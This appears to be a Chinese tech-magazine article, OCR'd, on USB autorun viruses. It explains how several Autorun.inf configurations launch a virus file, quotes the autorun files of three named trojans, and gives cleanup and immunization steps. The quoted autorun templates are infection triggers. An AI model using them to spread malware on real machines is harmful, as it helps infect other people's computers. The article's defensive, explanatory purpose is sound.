
知道了其原理，我们就手工来删除它吧，打开“开始”—“运行”，在运行栏里输入“CMD”后回车，打开命令提示框，在

CMD中输入“h:”回车（我的手机在电脑上是H盘），然后输入**attrib /d /s -s -h -a -r**回车，再输入DIR，这时候就可以在CMD中查看到全部的文件夹了，如图1。

使用del命令把文件夹名.EXE等冒牌文件夹和autorun.inf都删除掉就可以了，为了以后不再中招，我们来预防一下！依次在CMD中输入以下命令，每条命令输入完后别忘记了回车提交，如图2：

```
h:
md autorun.inf
attrib autorun.inf +S +A +R +H
cd autorun.inf
md X.X..\       （这两XX可以替换成你喜欢的字母）
```

使用的都是老方法了，老鸟勿笑！



U盘病毒大揭密

ScudesertXof

学校可能是为了提高教学质量，每个班都配置了一台电脑，一开始电脑上还安装了一个叫USBCleaner6.0的软件，主要是为了防U盘病毒的，但后来其他班陆陆续续的出现了这样或那样的问题（因为我给我们班的电脑安装了NOD32，所以才幸免于难），于是学校为了应对这种情况，又给每个班的电脑都安装了小哨兵还原，但新的问题也随之而来了。举个例子，因为安装了还原软件（只还原C盘的），每次上英语课时老师都不得不重新安装一遍教学程序。差不多过了一个月的时间，来了一个对电脑懂点的老师，解开了还原限制，安装上了程序，但问题就出在这儿，他忘记重新启动小哨兵还原的还原功能了。自以为是的学校以为有了还原就不用防护病毒的入侵了，这下可好了，没有了小哨兵还原这最后的防线，各种各样的病毒随之进入，电脑终于成了真正的毒笼。

再后来在老师们之间的一个名叫“博晨杯”的比赛中，才真正体现出了这个“毒笼”的威力，说实话那天发生的事情真是太“壮观”了，为了一个小小的病毒（下文会提到的），竟然出动了全校为数不多的信息技术老师，他们先是搬来隔壁班的主机，换上后，应该是修好了吧，可插上U盘后（因为盘已中毒），又弄坏一台。最后，搬来了办公室的主机（安装了金山、卡巴、瑞星、卡卡、360等等，真是变态的主机啊），随着卡巴大叔一声杀猪般的惨叫后，小小的病毒终于牺牲了，那堂课才得以继续（无巧不成书，那节课的内容就是生物的免疫系统，真是莫大的讽刺啊）。

我不是吹牛，这种程度的病毒我只要5分钟就能搞定，可信息老师们却弄了半个多小时。其实每个人都提高一点安全意识，U盘病毒就不会那么猖獗了。本文我就详细的介绍一下U盘病毒主要的几种传播方式。

一、U盘病毒主要传播方式

下面的U盘病毒都是我在学校电脑上截获的，我只选择了其中的三个作为代表来进行阐述。U盘病毒不同于普通的木马病毒，它是利用Windows系统自身的自动播放功能来实现传播的。Autorun.inf这个引导文件，它本身并没有什么危害，但它偏偏被病毒利用，成为了病毒的帮凶、传播的桥梁。以下是有关Autorun.inf文件中内容写法的概述：

1、当文件为：

```
[AutoRun]
open=要运行的病毒文件.exe
shellexecute=要运行的病毒文件.exe
```

右键菜单中的第一项实现的就是“自动播放(&P)”，点击后会出现自动播放窗口，“要运行的病毒文件.exe”没有运行，其他菜单正常。重启后，第一项消失，其他功能、性质一样（即正常状态）。

2、当文件为：

```
[AutoRun]
shellexecute=要运行的病毒文件.exe
```

菜单中的第一项是“自动播放(&P)”，点击后“要运行的病毒文件.exe”运行。第二项是“自动播放(&P)”，点击后出现自动播放窗口，其他菜单正常。如果“要运行的病毒文件.exe”不存在，就会出现找不到文件的警告对话框。重启后，第二项消失，其他功能、性质一样。

3、当文件为：

```
[AutoRun]
open=要运行的病毒文件.exe
shellexecute=要运行的病毒文件.exe
shell\Auto\command=要运行的病毒文件.exe
```

菜单中的第一项是“&Auto”，点击后“要运行的病毒文件.exe”运行。第二项是“自动播放(&P)”，点击后出现自动播放窗口，其他菜单正常。如果“要运行的病毒文件.exe”不存在，会出现“打开方式”窗口，文件是“盘符:\”。重启后，第二项消失（“自动播放(&P)”消失），其他功能、性质一样。

4、当文件为：

```
[AutoRun]
open=要运行的病毒文件.exe
shellexecute=要运行的病毒文件.exe
shell\sys1=one
shell\sys1\Command=要运行的病毒文件.exe
shell\sys2=two
shell\sys2\Command=要运行的病毒文件.exe
```

菜单中的第一项是“自动播放(&P)”，点击后出现自动播放窗口，“要运行的病毒文件.exe”没有运行。第二项是“one”，点击后“要运行的病毒文件.exe”运行。第三项是“two”，点击后“要运行的病毒文件.exe”运行，其他菜单正常。如果“要运行的病毒文件.exe”不存在，会出现“打开方式”窗口，文件是“盘符:\”。重启后，第一项（正常的“自动播放(&P)”消失）消失，第三项加粗了，其他功能、性质一样。

5、当文件为：

```
[AutoRun]
shellexecute=要运行的病毒文件.exe
shell\sys1=one
shell\sys1\Command=要运行的病毒文件.exe
shell\sys2=two
shell\sys2\Command=要运行的病毒文件.exe
```

菜单中的第一项是“自动播放(&P)”，点击后“要运行的病

毒文件.exe”运行。第二项是“自动播放(&P)”，点击后出现自动播放窗口，“要运行的病毒文件.exe”没有运行。第三项是“one”，点击后“要运行的病毒文件.exe”运行。第四项是“two”，点击后“要运行的病毒文件.exe”运行，其他菜单正常。如果“要运行的病毒文件.exe”不存在，第一项就会出现“打开方式”窗口，文件是“盘符：\”；第三和第四项则会出现“打开方式”窗口，文件是“盘符：\”。重启后，原来的第二项（正常的“自动播放(&P)”）消失，其他功能、性质一样。

6、当文件为：

```
[AutoRun]
shell\open=打开 --(&O)
shell\open\Command=要运行的病毒文件.exe
shell\explore=资源管理器 --(&X)
shell\explore\Command=要运行的病毒文件.exe
shell\find=搜索 --(&E)
shell\find\Command=要运行的病毒文件.exe
```

菜单中的选项无变化，功能无变化（即正常状态）。重启后，依次是“打开 --(&O)”、“资源管理器 --(&X)”、“搜索 --(&E)...”；原选项消失，“自动播放(&P)”消失。点击后“要运行的病毒文件.exe”运行，如果“要运行的病毒文件.exe”不存在，会出现“打开方式”窗口，文件是“盘符：\”。

7、当文件为：

```
[AutoRun]
shell\open\Command=要运行的病毒文件.exe
shell\explore\Command=要运行的病毒文件.exe
shell\find\Command=要运行的病毒文件.exe
```

菜单中的选项无变化，功能无变化（即正常状态）。重启后，“自动播放(&P)”消失，其他选项无变化，但点击“打开(&O)”、“资源管理器(&X)”、“搜索(&E)...”后，“要运行的病毒文件.exe”运行。如果“要运行的病毒文件.exe”不存在，会出现“打开方式”窗口，文件是“盘符：\”。

8、当文件为：

```
[AutoRun]
open=要运行的病毒文件.exe
shell\open\Command=要运行的病毒文件.exe
shell\explore\Command=要运行的病毒文件.exe
shell\find\Command=要运行的病毒文件.exe
```

菜单中的选项无变化，但点击“打开(&O)”、“资源管理器(&X)”、“搜索(&E)...”后，“要运行的病毒文件.exe”运行。重启后，选项无变化。如果“要运行的病毒文件.exe”不存在，会出现“打开方式”窗口，文件是“盘符：\”。

二、U 盘病毒的伪装

看见了吗？如果 Autorun.inf 文件中的语句比较强悍，你无论怎么点 U 盘都会触发病毒的。接下来，就看看 U 盘病毒本身的伪装吧。

1、木马名称：Trojan-Spy/Win32.VB.qu

木马文件名为 odbcasvc.exe，复制路径是 C:\windows\SYSTEM32\odbcasvc.EXE。Autorun.inf 文件的内容如下，如图 1。




图 1

```
[autorun]
open=.\recycled\info.exe
shell\1=浏览
shell\1\Command=.\recycled\info.exe
shellexecute=.\recycled\info.exe
```

它借助了 desktop.ini 文件，伪装成了回收站，借用 WinRAR 才能看到它的庐山真面目，如图 2。




图 2

2、木马名称：Mourn U 盘病毒

木马文件名为虚拟艺术，Autorun.inf 文件内容如下，如图 3：




图 3

```
[AUTORUN]
OPEN=Mourn_Operator1'1.exe
shell\open=打开(&O)
shell\open\command=Mourn_Operator1'1.exe
shell\explore=资源管理器(&X)
shell\explore\command=Mourn_Operator1'1.exe
```

比前一个又高明了一些，多出了一个虚拟艺术.exe 文件，这个文件是不隐藏的。主要是为了欺骗用户运行，如果你真的运行，就会弹出如图 4 所示的对话框，这个是病毒制造者自己画的界面，破绽很大的。如果你看到上面的对话框，那么恭喜，你已经成功的运行了病毒。



图 4

3、木马名称：Win32.AutoRun.ACL

木马文件名为黄色文件夹 MS-DOS.com，Autorun.inf 文件内容如下，如图 5：

```
[autorun]
Open=MS-DOS.com
Shellexecute=MS-DOS.com
Shell\Open\command=MS-DOS.com
Shell\Explore\command=MS-DOS.com
```

这个就是文章开头所提到的病毒，MS-DOS.com 是病毒的主程序，当病毒被运行后，它每隔一段时间就会把当前 U 盘中所有的文件夹添加上系统、隐藏的属性，并创建一个图标为系统中黄色文件夹样式的病毒文件，并且和被隐藏的文件夹同名。




图 5

值得一提的是，这个病毒只对 U 盘中所有的文件夹进行感染，并不感染主机硬盘中的文件夹。假如你曾经中过爱 Q 大盗的话，就应该知道它是感染所有盘符下的文件夹的，这点比 MS-

DOS.com 要狠得多。

三、U 盘病毒防御方法

虽然U 盘病毒有它独特的传播方式，但它也有简单的预防方法。下面我就介绍一个比较强悍的 U 盘病毒免疫方法，对于这种方法，我曾经做过了测试，把我的盘做过免疫后，再借给同学拷文件，虽然盘中有病毒，但它却只是永远被困在 U 盘中，除非你自愿运行病毒，不然的话它是不能运行的。值得注意的是，我的这个方法只能免疫 U 盘，如果你把 MP3 当 U 盘使用，而且MP3 不支持NTFS 格式的话，那这个方法就不那么管用了。

制作方法如下，首先查看你 U 盘的格式，插上 U 盘后点右键，选择属性（或是按住 Alt 再双击），如图6。下面开始转换格式，为了方便使用我特地编写了个批处理文件，如图7。




图6




图7

如果你的 U 盘容量比较大，需要多等一会儿，切忌在转换的过程中强行关闭程序。另外要说一下，如果你的 U 盘受过损伤，你可以试试“藤楼庄园USB 工具箱 V1.5.exe”这个程序，说不定会有意外的收获。转换完毕后，就可以进行下一步了，如图8。我比较喜欢使用 USBKiller 的免疫 U 盘功能，如图9。




图8




图9

它的作用就是通过在 U 盘根目录下创建同名文件夹 AutoRun.inf 来阻止病毒运行，但是它没有设置权限的功能，如果遇到厉害一点的病毒，它会重命名根目录下创建的同名文件夹 AutoRun.inf，然后再写入新的病毒文件 AutoRun.inf，这样就没用了。




图10

我们来手工设置权限，选中根目录下创建的同名文件夹 AutoRun.inf，点击右键，打开其属性界面，如图10。单击“高级”，去掉“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”前面的对勾，出现了“安全”对话框，再选择“删除”，如图11。

设置完毕后，安全权限设置里的“组或用户名称”就为空了，也就是说没人可以对其重命名或删除了，如图12。我总是喜欢在此之前把文件夹的属性设为“加密”，那样文件夹的名称就为绿色的了（纯粹是为了好看），如图13。

